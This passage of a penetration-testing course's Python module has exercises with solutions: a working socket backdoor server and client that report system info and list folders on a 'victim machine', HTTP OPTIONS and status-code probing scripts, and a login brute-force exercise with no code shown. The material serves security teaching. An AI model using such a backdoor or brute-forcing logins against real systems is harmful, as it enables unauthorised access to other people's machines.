Port 24 - CLOSED
*** Port 25 - OPEN ***
Port 26 - CLOSED
Port 27 - CLOSED
Port 28 - CLOSED
Port 29 - CLOSED
Port 30 - CLOSED
Port 31 - CLOSED
Port 32 - CLOSED
Port 33 - CLOSED
Port 34 - CLOSED
>>> |
```

3.9.3. Backdoor

We strongly believe that the best way to learn something is by practicing it.

What we want you to build is a simple Python backdoor (client and server) that allows you to:

- Get some system information (you decide)
- Get the content of a specific remote folder

Continue...



3.9.3. Backdoor

You can do so by using the following modules:

Sockets: <http://docs.Python.org/3/library/socket.html>

OS: <http://docs.Python.org/3.3/library/os.html>

Platform: <http://docs.Python.org/3/library/platform.html>



3.9.3. Backdoor

Solution!

Please continue only if you have solved the exercise.



3.9.3. Backdoor

The following is a simple example of a server backdoor. The program simply binds itself to a NIC and a specific port (6666) and then waits for the client commands. Depending on the command received, it will return specific information to the client.

```
import socket, platform, os

SRV_ADDR = ""
SRV_PORT = 6666

s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
s.bind((SRV_ADDR, SRV_PORT))
s.listen(1)
connection, address = s.accept()
while 1:
    try:
        data = connection.recv(1024)
    except:
        continue

    if(data.decode('utf-8') == '1'):
        tosend = platform.platform() + " " + platform.machine()
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '2'):
        data = connection.recv(1024)
        try:
            filelist = os.listdir(data.decode('utf-8'))
            tosend = ""
            for x in filelist:
                tosend += "," + x
        except:
            tosend = "Wrong path"
        connection.sendall(tosend.encode())
    elif(data.decode('utf-8') == '0'):
        connection.close()
        connection, address = s.accept()
```

3.9.3. Backdoor

```
import socket

SRV_ADDR = input("Type the server IP address: ")
SRV_PORT = int(input("Type the server port: "))

def print_menu():
    print("\n\n0) Close the connection\n1) Get system info\n2) List directory contents")

my_sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
my_sock.connect((SRV_ADDR, SRV_PORT))

print("Connection established")
print_menu()
```

The above is a possible implementation of the client.

```
while 1:
    message = input("\n-Select an option: ")

    if(message == "0"):
        my_sock.sendall(message.encode())
        my_sock.close()
        break

    elif(message == "1"):
        my_sock.sendall(message.encode())
        data = my_sock.recv(1024)
        if not data: break
        print(data.decode('utf-8'))

    elif(message == "2"):
        path = input("Insert the path: ")
        my_sock.sendall(message.encode())
        my_sock.sendall(path.encode())
        data = my_sock.recv(1024)
        data = data.decode('utf-8').split(",")
        print("\n"*40)
        for x in data:
            print(x)
        print("\n"*40)

    print_menu()
```

On the left, is the portion of the client code that starts the connection to the server backdoor. On the right, are the operations that we can send to the server.

3.9.3. Backdoor

Here we can see how the backdoor client looks like when we run it.

Once we provide the IP and port of the server, we can issue the commands we have introduced to get system information and list the content of a specific folder on the victim machine.

```
Type the server IP address: 192.168.1.131
Type the server port: 6666
Connection established
```

```
0) Close the connection
1) Get system info
2) List directory contents
```

```
-Select an option: 1
Windows-7-6.1.7601-SP1 x86
```

```
0) Close the connection
1) Get system info
2) List directory contents
```

```
-Select an option: 2
Insert the path: C:/Users
*****
```

```
admin_2
All Users
Default
Default User
desktop.ini
eLS
els_user
netadmin
Public
victimuser
*****
```

3.9.4. HTTP

The next program we are going to see will make use of the module **HTTP.client**. For more information, here is the link to the documentation:

<http://docs.Python.org/3/library/http.client.html>

You have already studied how to do this using *netcat*.




3.9.4. HTTP

Now we want to build a Python program that, given an IP address/hostname and port, verifies if the remote Web Server has the HTTP method `OPTIONS` enabled.

If it does, it tries to enumerate all the other HTTP methods allowed.

3.9.4. HTTP

First, we need to import the module named **http.client** and then get the IP address and port of the webserver from the user.



```
7% methods.py - C:/Python_Samples/methods.py
File Edit Format Run Options Windows Help
import http.client

print("*** This program returns a list of methods if OPTIONS is enabled **\n")
host = input("Insert the host/IP: ")
port = input("Insert the port(default:80): ")


if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    response = connection.getresponse()
    print("Enabled methods are: ",response.getheader('allow'))
    connection.close()
except ConnectionRefusedError:
    print("Connection failed")
```

3.9.4. HTTP

The code tries a connection to the IP address provided and will start an **OPTIONS** request.

If the request succeeds, the program will get the server response header and will extract all the HTTP methods allowed.



```
7% methods.py - C:/Python_Samples/methods.py
File Edit Format Run Options Windows Help
import http.client

print("*** This program returns a list of methods if OPTIONS is enabled **\n")

host = input("Insert the host/IP: ")
port = input("Insert the port(default:80): ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    response = connection.getresponse()
    print("Enabled methods are: ",response.getheader('allow'))
    connection.close()
except ConnectionRefusedError:
    print("Connection failed")
```

3.9.4. HTTP

```
7% methods.py - C:/Python_Samples/methods.py
File Edit Format Run Options Windows Help
import http.client

print("*** This program returns a list of methods if OPTIONS is enabled **\n")

host = input("Insert the host/IP: ")
port = input("Insert the port(default:80): ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('OPTIONS', '/')
    response = connection.getresponse()
    print("Enabled methods are: ",response.getheader('allow'))
    connection.close()
except ConnectionRefusedError:
    print("Connection failed")
```

```
7% Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.160
tel]) on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
** This program returns a list of methods if OPTIONS is enabled **

Insert the host/IP: 192.168.1.1
Insert the port(default:80):
Enabled methods are: GET,HEAD,POST,OPTIONS,TRACE
>>>
```

The above images show what we get if a remote Web Server has the **OPTIONS** method enabled.

3.9.4. HTTP

Now that you know how to send an HTTP request and get a response, try to create a program that verifies if a specific resource exists. You can do it by sending a GET request and then check the status code returned in the response using the function named **status()**.



3.9.4. HTTP

Solution!

Please continue only if you have solved the exercise.



3.9.4. HTTP

```
7% httpstatus.py - C:/Python_Samples/httpstatus.py
File Edit Format Run Options Windows Help
import http.client

host = input("Insert the host/IP: ")
port = input("Insert the port(default:80): ")
url = input("Insert the url: ")

if(port == ""):
    port = 80

try:
    connection = http.client.HTTPConnection(host, port)
    connection.request('GET', url)
    response = connection.getresponse()
    print("Server response:",response.status)
    connection.close()
except ConnectionRefusedError:
    print("Connection failed")
```

```
7% Python Shell
File Edit Shell Debug Options Windows Help
Python 3.3.0 (v3.3.0:bd8afb90ebf2, Sep 29 2012, 10:55:48) [MSC v.
tel)] on win32
Type "copyright", "credits" or "license()" for more information.
>>> ===== RESTART =====
>>>
Insert the host/IP: 192.168.1.1
Insert the port(default:80):
Insert the url: /index.php
Server response: 200
>>> ===== RESTART =====
>>>
Insert the host/IP: 192.168.1.1
Insert the port(default:80):
Insert the url: /something.php
Server response: 404
>>>
```

Status code **200**: The request has succeeded

Status code **404**: Not Found

The above code simply sends a GET request to a specific URL. Depending on the status code returned, it prints if the resource exists or not.

3.9.5. Login Brute Force

What we want you to build now is a small program that will test a list of common usernames and passwords (taken from a file) against a web application login form. You can do it using just two Python modules:

- `http.client`
- `urllib.parse`



3.9.5. Login Brute Force

Solution!


Please continue only if you have solved the exercise.



3.9.5. Login Brute Force

In our case, the target web application works as follows: once we provide a username and a password, it verifies if the provided credentials are correct (**verify_login.php**).


If true, the web application redirects us to **welcome.php**; otherwise, it redirects us back to **login.php**.



3.9.6 Lab – Python-assisted exploitation

Python-assisted exploitation

Try to write your own python tools in order to speed up target exploration.



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*



References



References

This concludes our Python tutorial. If you want to dig deeper into this beautiful programming language, here are some references that you can use:

[The Python Tutorial](http://docs.Python.org/3/tutorial/index.html)

<http://docs.Python.org/3/tutorial/index.html>

[The Python Standard Library](http://docs.Python.org/3/library/index.html)

<http://docs.Python.org/3/library/index.html>

[Violent Python: A Cookbook for Hackers, Forensic Analysts, Penetration Testers and Security Engineers](http://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579/ref=sr_1_10?ie=UTF8&qid=1361544887&sr=8-10&keywords=python+programming)

http://www.amazon.com/Violent-Python-Cookbook-Penetration-Engineers/dp/1597499579/ref=sr_1_10?ie=UTF8&qid=1361544887&sr=8-10&keywords=python+programming



References

[Black Hat Python](https://nostarch.com/blackhatpython)

<https://nostarch.com/blackhatpython>

Python Code Samples Used

You can find all the Python code samples used on the **Resources** drop-down menu of this module.

[Python](http://www.Python.org/getit)

<http://www.Python.org/getit>

[The Python Standard Library: String Methods](http://docs.Python.org/3.3/library/stdtypes.html#string-methods)

<http://docs.Python.org/3.3/library/stdtypes.html#string-methods>



References

The Python Standard Library: Lists

<http://docs.python.org/3.3/tutorial/datastructures.html#more-on-lists>

The Python Standard Library: Sockets

<http://docs.Python.org/3/library/socket.html>

The Python Standard Library: OS

<http://docs.Python.org/3.3/library/os.html>

The Python Standard Library: Platform

<http://docs.Python.org/3/library/platform.html>





[http.client](http://docs.Python.org/3/library/http.client.html)

<http://docs.Python.org/3/library/http.client.html>

References



Labs



Python-assisted exploitation

Try to write your own python tools in order to speed up target exploration.



**Labs are only available in Full or Elite Editions of the course. To upgrade, click [HERE](#). To access, go to the course in your members area and click the labs drop-down in the appropriate module line or to the virtual labs tabs on the left navigation.*